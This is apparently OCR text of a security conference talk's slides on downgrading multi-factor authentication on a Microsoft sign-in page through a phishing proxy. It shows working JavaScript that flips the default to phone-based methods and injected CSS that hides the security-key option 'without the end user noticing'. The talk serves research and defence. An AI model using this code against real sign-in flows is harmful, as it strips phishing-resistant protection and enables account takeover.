
Can't access your account?

/common/login

IOActive

MFA Downgrading

How we can do it? ☺




```
/**
 * Apply phone authentication preference
 */
function applyPhoneAuthPreference(content) {
    if (!ENABLE_PHONE_AUTH_MODIFICATION) return content;

    // Detect phone auth configs in compact JSON format
    const hasPhoneAppNotification = /"authMethodId":"PhoneAppNotification"[^}]*"isDefault":false/.test(content);
    const hasPhoneAppOtp = /"authMethodId":"PhoneAppOTP"[^}]*"isDefault":false/.test(content);

    if (hasPhoneAppNotification && hasPhoneAppOtp) {
        // Prioritize PhoneAppNotification when both are available
        content = content.replace(
            /("authMethodId":"PhoneAppNotification"[^}]*"isDefault":)false/g,
            '$1true'
        );
    } else if (hasPhoneAppNotification) {
        // Set PhoneAppNotification as default
        content = content.replace(
            /("authMethodId":"PhoneAppNotification"[^}]*"isDefault":)false/g,
            '$1true'
        );
    } else if (hasPhoneAppOtp) {
        // Set PhoneAppOTP as default if Notification is not available
        content = content.replace(
            /("authMethodId":"PhoneAppOTP"[^}]*"isDefault":)false/g,
            '$1true'
        );
    }

    return content;
}
```

#OOTB2025

MFA Downgrading

How can we do it? ☺



Sign in to your account

magicedge.help/common/reprocess?prompt=select_account&sosid=007d0019-055...

Microsoft

Sign in

carlos.gomez@ioactive.com


No account? Create one!

Can't access your account?

IOActive

#OOTB2025

CSS injection



Microsoft

Choose a way to sign in

Face, fingerprint, PIN or security key


Approve a request on my Microsoft Authenticator app

Use my password

IOActive®

#OOTB2025

CSS injection



Microsoft

Choose a way to sign in

Face, fingerprint, PIN or security key

Approve a request on my Microsoft Authenticator app

Use my password



```
<div class="table-cell text-left content" aria-hidden="true" data-bind="css: { 'content':
!svr.fSupportWindowsStyles }">
<div data-bind="text: description">Face, fingerprint, PIN or security key</div>
<!-- ko if: helpText() && $parent.displayHelp --><!-- /ko -->
</div>
```

How can we remove it without the end user noticing?

IOActive

#OOTB2025

CSS injection


Microsoft


Choose a way to sign in


Face, fingerprint, PIN or security key

Approve a request on my Microsoft Authenticator app

Use my password

Back


```
// Inject CSS into the <head> for immediate hiding
if (content.includes('</head>')) {
    const fidoHideCSS = `
    <style>
    div[data-value="FidoKey"],
    div[data-test-cred-id="7"],
    div[aria-label*="security key"],
    div[aria-label*="Face, fingerprint, PIN or security key"] {
        display: none !important;
    }
    </style>`;
    content = content.replace('</head>', fidoHideCSS + '</head>');
}
```


Microsoft

Choose a way to sign in


Approve a request on my Microsoft Authenticator app

Use my password

Back

#OOTB2025

CSS injection


Microsoft

Choose a way to sign in

